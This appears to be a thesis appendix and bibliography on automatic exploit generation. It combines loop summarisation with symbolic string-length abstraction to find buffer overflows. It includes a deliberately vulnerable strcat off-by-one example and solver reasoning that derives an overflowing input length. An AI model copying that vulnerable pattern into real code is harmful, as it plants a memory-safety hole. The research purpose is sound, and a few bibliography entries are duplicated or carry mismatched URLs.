Consider the code in Code Sample A.1. We say node n_1 dominates n_2 if every path leading to n_2 also contains n_1. Thus, the *header* of a loop L is a node in a control-flow graph that *dominates* all other nodes belonging to L, i.e. at every iteration of the loop L, control returns to the first statement belonging to L. Hence, n_1 would always precede n_2 in a linear execution trace.

In the following code sample taken from [34], variable x is input-dependent

```
void main(int x) { // x is an input
     int c = 0, p = 0;
     while (1) {
          if (x <= 0) break;
          if (c == 50) abort1(); /* error 1 */
          c = c + 1;
          p = p + c;
          x = x - 1;
     }
     if (c == 30) abort2();   /* error 2 */
}
```

Code Sample A.1: A simple loop with side effects

```
int i=0;
while (x <= 0) {    // x is input-dependent
     if (i == 5) abort();  // error
     x = x - 1;
     i = i + 1;
}
```

Code Sample A.2: An IV-dependent loop guard

and therefore marked as symbolic. The technique detects increments of variable `i` by a constant amount at each iteration of the loop. Such variables are recognised to be Induction Variables (IVs). IVs are defined as linear functions of the number of loop iterations. Thus, the loop guard protecting the function `abort()` can be reasoned about due to the fact that it is IV-dependent.

In the case of exploit generation, we are interested in forming a set of constraints that describe the value that `x` must assume in order to trigger the `abort()` call. Provided that the constraints along the path to `abort()` are collected successfully and the resulting conjunction of constraints is satisfiable, a decision procedure should return a valid value for `x`.

In [34], loops that involved non-IV guards presented a challenge to the algorithm. It is noted that only 33% of loops containing non-IV guards that were tested were guessed and summarised successfully. The loops typically

```
for (j=0; j < x; j++) {     // x is input-dependent
     if (array[j] == NULL) // non-IV guard
          break;
     array[j] = data;
}
```

Code Sample A.3: Non-IV dependent loop guard

involved pointers, such as in the following scenario from [34]:

In the code sample above, `x` is symbolic and variable `j` is correctly recognised as an induction variable. However, there is insufficient information regarding `array` to determine whether the non-IV guard condition can ever be satisfied, and if so, at which loop iteration.

Consequently, it is not possible to determine the minimum or maximum amount of iterations for any loop containing such a non-IV guard. A loop always exits at the first loop guard that "expires" [34] and so, for example, if `array[0] == NULL`, then no statements in the loop's body might execute at all.

It follows that for null-terminated strings, the guard condition is satisfied when `j` equals the length of the string in `array`. If run on a random input, e.g., *"abc"*, the loop would always exit at the 4th iteration. Without length abstraction, the exit condition could not be automatically related to the shape of the input. Thus, there would be no systematic way of crafting an input to achieve a certain number of loop iterations that are coupled with certain arbitrary, but desirable, loop-dependent side-effects, such as a memory copy.

In particular, buffer overflow vulnerabilities might have a memory copy operation as a side-effect. It follows that in order to exploit the vulnerability we must infer the required loop iteration count to overflow a given buffer. Therefore, in addition to summarising loops, it is also necessary to track the sizes of allocated stack or heap buffers. The sizes form part of an overflow constraint formula that when satisfiable, confirms the existence of a potential overflow.

Finally, the iteration count can be imposed upon the loop by means of an input that accurately exercises it.

A.3 Length Abstraction

Vanilla length abstraction that functions using annotated string handling functions is unable to detect overflows that occur via custom loops, e.g. loops that increment pointers and write byte-per-byte to stack memory. This is due to the fact that the overflow formula is generated and checked only once a string length-altering function is invoked. Combining the length abstraction technique with loop summarization permits us to reason about exactly such loops.

Our technique combines the loop summarization of [34] with the length abstraction described in [88]. This permits us to extend the method of producing on-the-fly summaries of loops to handle non-IV loop guards which can only be reasoned about with the addition of a symbolic length. Our work makes the assumption that once a fixed-size symbolic string is introduced, its length is manipulated only by designated string handling functions. For example, in order to calculate a string length, the `strlen` function is used, rather than a custom loop. This is done for the purposes of intercepting the string handling functions and abstracting their operation to merely manipulate the symbolic length. For example, `strlen` would return the symbolic length of a fixed-size symbolic string instead of the concrete length. Operations that have no effect on a string's length, such as the assignment `str[x]=y` where `str[x] != 0` and `y != 0` are exempt from this assumption. In principle, string manipulation functions could be annotated automatically, potentially utilising function or loop summaries. However, this would merely increase the practical applicability of the technique and so we leave such automatic recognition for future work.

In [88], instrumentation is added to create a *memory node* each time a local

```
void lookup(char *buf) {
    char *wbuf = "blahblah";
    if (strlen(buf) + strlen(wbuf) + 1 > 512) {
                return;
    }
    if (buf[0] != '/')
        strcat(buf, "/");

    strcat(buf, wbuf);
}

void test() {
    char buf[512];

    make_symbolic(buf, 512);
    lookup(buf);
}
```

Code Sample A.4: A simple off-by-one buffer overflow

variable is allocated on the stack, e.g. during the creation of a stack frame on function entry. Similarly, the memory nodes are removed if local variables go out of scope on a function return. The memory nodes are used to maintain the state of a buffer, including its allocated size. The following slightly-adapted example taken from [88] demonstrates the usefulness of a symbolic length:

Assume that the string in buffer `buf` has a symbolic length β and the buffer itself is of size σ. The condition under which line 4 is reached is hence $(\beta + 8 + 1 > 512)$. The largest value that β can assume while satisfying the condition on line 4 is $\beta = 503$. If the constraint on line 6 is satisfied, then `strcat` updates the symbolic length of `buf` to $\beta + 1$. Each abstraction of the `strcat` function composes a constraint formula, using current constraints on `buf` and size σ, under which an overflow may occur. In general, length-altering string functions should check for overflows by producing a first-order logic formula of the form

$$(\alpha_0) \wedge (\alpha_1) \wedge ... \wedge (\alpha_n) \wedge (\phi)$$

where $\alpha_0, \alpha_1, ..., \alpha_n$ are a set of constraints under which the current path is reachable and ϕ is the overflow condition. The `strcat` function on line 8 thus composes

$$(\beta + 8 + 1 \leq 512) \wedge (buf[0] \neq \ '/') \wedge ((\beta + 1) + 8 + 1 > \sigma)$$

which if found to be satisfiable means an overflow (of at least a single byte, thus not necessarily exploitable), is feasible. A decision procedure is queried with the formula above, returning SAT (to indicate satisfiability) and a value for β (in this case, 503) for which the formula holds true. The procedure would succeed even if, in practise, the actual length of the string in `buf` was 1 or 2 bytes long. Hence, it generalises the memory operations to strings of arbitrary length. Note that a separate logic formula with additional constraints imposed upon the input would be necessary to determine exploitability.

A.4 Summary

We believe an argument can be made for combining the loop summarisation technique in [34] with the length abstraction described in [88]. The resulting combination may yield desirable characteristics that exploit generation systems, in particular, those dealing with sequential buffer overflows, would find beneficial.

Bibliography

[1] Saswat Anand. *Techniques to Facilitate Symbolic Execution of Real-world Programs*. PhD thesis, Georgia Institute of Technology, 2012.

[2] Saswat Anand, Patrice Godefroid, and Nikolai Tillmann. Demand-driven compositional symbolic execution. In *TACAS*, pages 367–381, 2008.

[3] Alexander Anisimov. Defeating microsoft windows xp sp2 heap protection. 2004.

[4] National ICT Australia. Secure microkernel. April 2019. URL https://docs.sel4.systems/FrequentlyAskedQuestions.

[5] Thanassis Avgerinos, Sang Kil Cha, Brent Lim Tze Hao, and David Brumley. Aeg: Automatic exploit generation. In *NDSS*, 2011.

[6] Thomas Ball and Sriram K Rajamani. The slam project: debugging system software via static analysis. In *ACM SIGPLAN Notices*, volume 37, pages 1–3. ACM, 2002.

[7] Boris Beizer. *Black-box testing: techniques for functional testing of software and systems*. John Wiley & Sons, Inc., 1995.

[8] Helmut K Berg, W Earl Boebert, WR Franta, and TG Moher. *Formal methods of program verification and specification*. Prentice-Hall Englewood Cliffs, NJ, 1982.

[9] Emery D Berger. Heapshield: Library-based heap overflow protection for free. *UMass CS TR*, pages 06–28, 2006.

[10] Kim B Bruce, Angela Schuett, and Robert Van Gent. Polytoil: A type-safe polymorphic object-oriented language. In *ECOOP'95—Object-Oriented Programming, 9th European Conference, Åarhus, Denmark, August 7–11, 1995*, pages 27–51. Springer, 1995.

[11] D. Brumley, P. Poosankam, D. Song, and Jiang Zheng. Automatic patch-based exploit generation is possible: Techniques and implications. In *Security and Privacy, 2008. SP 2008. IEEE Symposium on*, pages 143–157, 2008. doi: 10.1109/SP.2008.17.

[12] Cristian Cadar, Daniel Dunbar, and Dawson R. Engler. Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *OSDI*, pages 209–224, 2008.

[13] Sang Kil Cha, Thanassis Avgerinos, Alexandre Rebert, and David Brumley. Unleashing mayhem on binary code. In *Security and Privacy (SP), 2012 IEEE Symposium on*, pages 380–394. IEEE, 2012.

[14] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. S2e: A platform for in-vivo multi-path analysis of software systems. *SIGPLAN Not.*, 47(4):265–278, March 2011. ISSN 0362-1340. doi: 10.1145/2248487.1950396. URL http://doi.acm.org/10.1145/2248487.1950396.

[15] Liviu Ciortea, Cristian Zamfir, Stefan Bucur, Vitaly Chipounov, and George Candea. Cloud9: a software testing service. *Operating Systems Review*, 43(4):5–10, 2009. doi: 10.1145/1713254.1713257. URL http://doi.acm.org/10.1145/1713254.1713257.

[16] Edmund M. Clarke and Jeannette M. Wing. Formal methods: State of the art and future directions. pages 626–643, 1996.

[17] Matt Conover. Windows heap exploitation (win2ksp0 through winxpsp2). 2004.

[18] Stephen A. Cook. The complexity of theorem-proving procedures. In *Proceedings of the Third Annual ACM Symposium on Theory of Computing*, STOC '71, pages 151–158, New York, NY, USA, 1971. ACM.

[19] Patrick Cousot and Radhia Cousot. Abstract interpretation: a unified lattice model for static analysis of programs by construction or approximation of fixpoints. In *Proceedings of the 4th ACM SIGACT-SIGPLAN symposium on Principles of programming languages*, pages 238–252. ACM, 1977.

[20] DARPA. Plan x - foundational cyberwarfare, April 2012. URL https://www.fbo.gov/utils/view?id=49be462164f948384d455587f00abf19.

[21] DARPA. Cyber grand challenge. *Queue*, 10(1):20, 2012.

[22] Defense Advanced Research Projects Agency (DARPA). Broad agency announcement. cyber grand challenge (cgc): Automated cyber reasoning. Technical Report DARPA-BAA-14-05, Information Innovation Office, November 2013.

[23] Solar Designer. Jpeg com marker processing vulnerability in netscape browsers. July 2000.

[24] Oxford Dictionary. Definition of cyberspace, April 2014. URL http://www.oxforddictionaries.com/definition/english/cyberspace.

[25] Bruno Dutertre and Leonardo De Moura. The Yices SMT solver. 2006. URL http://yices.csl.sri.com/tool-paper.pdf.

[26] Manuel Egele, Peter Wurzinger, Christopher Kruegel, and Engin Kirda. Defending browsers against drive-by downloads: Mitigating heap-spraying code injection attacks. In *DIMVA*, pages 88–106, 2009.

[27] EPFL. S2e systems, April 2019. URL http://s2e.systems/.

[28] Nicolas Falliere. A new way to bypass windows heap protections. September 2005. URL https://www.immunitysec.com/downloads/Heap_Singapore_Jun_2007.pdf.

[29] Nicolas Falliere, Liam O. Murchu, and Eric Chien. Stuxnet dossier, April 2011. URL https://www.fbo.gov/utils/view?id=49be462164f948384d455587f00abf19.

[30] Justin Ferguson. Understanding the heap by breaking it. In *Black Hat USA*, 2007. URL https://www.blackhat.com/presentations/bh-usa-07/Ferguson/Whitepaper/bh-usa-07-ferguson-WP.pdf.

[31] Halvar Flake. Third generation exploitation. February 2002.

[32] Ariel Futoransky, Emiliano Kargieman, Carlos Sarraute, and Ariel Waissbein. Foundations and applications for secure triggers. *ACM Transactions on Information and System Security (TISSEC)*, 9(1):94–112, 2006.

[33] Patrice Godefroid. Compositional dynamic test generation. In *POPL*, pages 47–54, 2007.

[34] Patrice Godefroid and Daniel Luchaup. Automatic partial loop summarization in dynamic test generation. In *Proceedings of the 2011*

International Symposium on Software Testing and Analysis, pages 23–33. ACM, 2011.

[35] Patrice Godefroid, Michael Y. Levin, and David A. Molnar. Automated whitebox fuzz testing. In *NDSS*. The Internet Society, 2008.

[36] UK Government. Foreign investment in critical national infrastructure. April 2019. URL https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/205680/ISC-Report-Foreign-Investment-in-the-Critical-National-Infrastructure.pdf.

[37] Istvan Haller, Asia Slowinska, Matthias Neugschwandtner, and Herbert Bos. Dowsing for overflows: A guided fuzzer to find buffer boundary violations. In *Proceedings of the 22Nd USENIX Conference on Security*, SEC'13, pages 49–64, Berkeley, CA, USA, 2013. USENIX Association. ISBN 978-1-931971-03-4. URL http://dl.acm.org/citation.cfm?id=2534766.2534772.

[38] Klaus Haller. White-box testing for database-driven applications: a requirements analysis. In *Proceedings of the Second International Workshop on Testing Database Systems*, page 13. ACM, 2009.

[39] Brent Lim Tze Hao. Automatic heap exploit generation, 2012. URL http://www.cs.cmu.edu/afs/cs/user/mjs/ftp/thesis-program/2012/theses/lim.pdf.

[40] Ben Hawkes. Attacking the vista heap. November 2008.

[41] Sean Heelan. *Automatic Generation of Control Flow Hijacking Exploits for Software Vulnerabilities*. PhD thesis, University of Oxford, 2009.

[42] Sean Heelan. Automatic Generation of Control Flow Hijacking Exploits for Software Vulnerabilities. Technical report, University of Oxford, 2009.

[43] Sean Heelan, Tom Melham, and Daniel Kroening. Automatic heap layout manipulation for exploitation. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 763–779, Baltimore, MD, August 2018. USENIX Association. ISBN 978-1-939133-04-5.

[44] Sean Heelan, Daniel Kroening, and Tom Melham. Gollum: Modularmodular and greybox exploit generation for heap overflows in interpreters. In *Computer and Communications Security (CCS)*, pages 1689–1706. ACM, 2019. ISBN 978-1-4503-6747-9.

[45] Michael Howard. Corrupted heap termination redux. June 2008.

[46] Randy Kath. Managing heap memory, April 1993. URL http://msdn.microsoft.com/en-us/library/ms810603.aspx.

[47] James C King. Symbolic execution and program testing. *Communications of the ACM*, 19(7):385–394, 1976.

[48] John C Knight, Colleen L DeJong, Matthew S Gibble, and Luís G Nakano. Why are formal methods not used more widely? In *Fourth NASA Formal Methods Workshop*. Citeseer, 1997.

[49] Volodymyr Kuznetsov, Johannes Kinder, Stefan Bucur, and George Candea. Efficient state merging in symbolic execution. In *Proc. ACM SIGPLAN Conf. Programming Language Design and Implementation (PLDI 2012)*, pages 193–204. ACM, 2012.

[50] Lincoln Laboratory. Common weaknesses in cqe, January 2018. URL https://www.lungetech.com/cgc-corpus/cwe/cqe/.

[51] Chris Lattner and Vikram Adve. Llvm: A compilation framework for lifelong program analysis & transformation. In *Proceedings of the International Symposium on Code Generation and Optimization: Feedback-directed and Runtime Optimization*, CGO '04, pages 75–, Washington, DC, USA, 2004. IEEE Computer Society. ISBN 0-7695-2102-9. URL http://dl.acm.org/citation.cfm?id=977395.977673.

[52] Lixin Li, James E. Just, and R. Sekar. Address-space randomization for windows systems. In *ACSAC*, pages 329–338, 2006.

[53] Oded Horovitz Matt Conover. Reliable windows heap exploits. 2004.

[54] John McDonald and Chris Valasek. Practical windows xp/2003 heap exploitation. In *Black Hat USA*, 2009. URL http://www.blackhat.com/presentations/bh-usa-09/MCDONALD/BHUSA09-McDonald-WindowsHeap-PAPER.pdf.

[55] John McDonald and Christopher Valasek. Practical windows xpsp3/2003 heap exploitation. July 2009.

[56] Matt Miller. Exploit mitigation improvements in windows 8, January 2012. URL http://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf.

[57] Brett Moore. Exploiting freelist[0] on windows xp service pack 2. December 2005.

[58] Brett Moore. Heaps about heaps. July 2008.

[59] MSDN. Managing heap memory, April 1993. URL http://xnerv.wang/msdn-managing-heap-memory/.

[60] MSDN. Preventing the exploitation of user mode heap corruption vulnerabilities, August 2009. URL https://blogs.technet.microsoft.com/srd/2009/08/04/preventing-the-exploitation-of-user-mode-heap-corruption-vulnerabilities/.

[61] BBC News. Uk to create new cyber defence force, April 2013. URL http://www.bbc.co.uk/news/uk-24321717.

[62] US Department of Defense. Memorandum for chiefs of military services, April 2010. URL https://info.publicintelligence.net/DoD-JointCyberTerms.pdf.

[63] Ostorlab. Finding security bugs in android applications, April 2019. URL https://blog.ostorlab.co/finding-security-bugs-in-android-applications-the-hard-way.html.

[64] Benjamin C Pierce. *Types and programming languages*. The MIT Press, 2002.

[65] Dusan Repel, Johannes Kinder, and Lorenzo Cavallaro. Modular synthesis of heap exploits. In *Proceedings of the 2017 Workshop on Programming Languages and Analysis for Security*, pages 25–35, 2017.

[66] Reuters. Us cyberwar strategy, April 2013. URL http://in.reuters.com/article/2013/05/10/usa-cyberweaponsidINDEE9490AX20130510?type=economicNews.

[67] Thomas Rid. Think again: Cyber war, April 2012. URL http://www.foreignpolicy.com/articles/2012/01/03/intelligence.

[68] Thomas Rid. Cyberwar and peace, April 2013. URL http://www.foreignaffairs.com/articles/140160/thomas-rid/cyberwar-and-peace.

[69] Prateek Saxena, Pongsin Poosankam, Stephen McCamant, and Dawn Song. Loop-extended symbolic execution on binary programs. In *Proceedings of the eighteenth international symposium on Software testing and analysis*, pages 225–236. ACM, 2009.

[70] Thomas C. Schelling. The diplomacy of violence, April 1966. URL http://www.foreignaffairs.com/articles/140160/thomas-rid/cyberwar-and-peace.

[71] Edward J Schwartz, Thanassis Avgerinos, and David Brumley. Q: Exploit hardening made easy. In *USENIX Security Symposium*, 2011.

[72] Edward J. Schwartz, Thanassis Avgerinos, and David Brumley. Q: Exploit hardening made easy. In *USENIX Security Symposium*, 2011.

[73] Robert Seacord. Secure coding in c and c++ of strings and integers. *Security & Privacy, IEEE*, 4(1):74–76, 2006.

[74] Bart Selman, David G. Mitchell, and Hector J. Levesque. Generating hard satisfiability problems. *Artificial Intelligence*, 81(1):17 – 29, 1996. ISSN 0004-3702. doi: https://doi.org/10.1016/0004-3702(95)00045-3. URL http://www.sciencedirect.com/science/article/pii/0004370295000453. Frontiers in Problem Solving: Phase Transitions and Complexity.

[75] Koushik Sen. Dart: Directed automated random testing. In *Haifa Verification Conference*, page 4, 2009.

[76] Monirul I. Sharif, Andrea Lanzi, Jonathon T. Giffin, and Wenke Lee. Impeding malware analysis using conditional code obfuscation. In *NDSS*, 2008.

[77] Alexander Sotirov. Heap feng shui in javascript. *Black Hat Europe*, 2007.

[78] Alexander Sotirov and Mark Dowd. Bypassing browser memory protections in windows vista. In *Blackhat USA*, 2008. URL https://www.blackhat.com/presentations/bh-usa-08/Sotirov_Dowd/bh08-sotirov-dowd.pdf.

[79] Paul N. Stockton and Michele Golabek-Goldman. Curbing the market for cyber weapons, April 2013. URL http://www.bbc.co.uk/news/uk-24321717.

[80] Laszlo Szekeres, Mathias Payer, Tao Wei, and Dawn Song. SoK: Eternal war in memory. In *IEEE Symposium on Security and Privacy*, pages 48–62. IEEE Computer Society, 2013.

[81] Chris Valasek. Understanding the low fragmentation heap. In *Black Hat USA*, 2010. URL http://illmatics.com/Understanding_the_LFH.pdf.

[82] Chris Valasek and Tarjei Mandt. Preventing the exploitation of user mode heap corruption vulnerabilities, January 2019. URL http://illmatics.com/Windows%208%20Heap%20Internals.pdf.

[83] Victor van der Veen, Nitish dutt Sharma, Lorenzo Cavallaro, and Herbert Bos. Memory errors: The past, the present, and the future. In *RAID*, pages 86–106, 2012.

[84] Julien Vanegue, Sean Heelan, and Rolf Rolles. SMT Solvers in software security. In *WOOT*, pages 85–96, 2012.

[85] Sergiy A Vilkomir and Jonathan P Bowen. Formalization of software testing criteria using the z notation. In *Computer Software and Applications Conference, 2001. COMPSAC 2001. 25th Annual International*, pages 351–356. IEEE, 2001.

[86] Nicolas Waisman. Understanding and bypassing windows heap protection. July 2005.

[87] Zhi Wang, Jiang Ming, Chunfu Jia, and Debin Gao. Linear obfuscation to combat symbolic execution. In *ESORICS*, pages 210–226, 2011.

[88] Ru-Gang Xu, Patrice Godefroid, and Rupak Majumdar. Testing for buffer overflows with length abstraction. In *Proceedings of the 2008 international symposium on Software testing and analysis*, pages 27–38. ACM, 2008.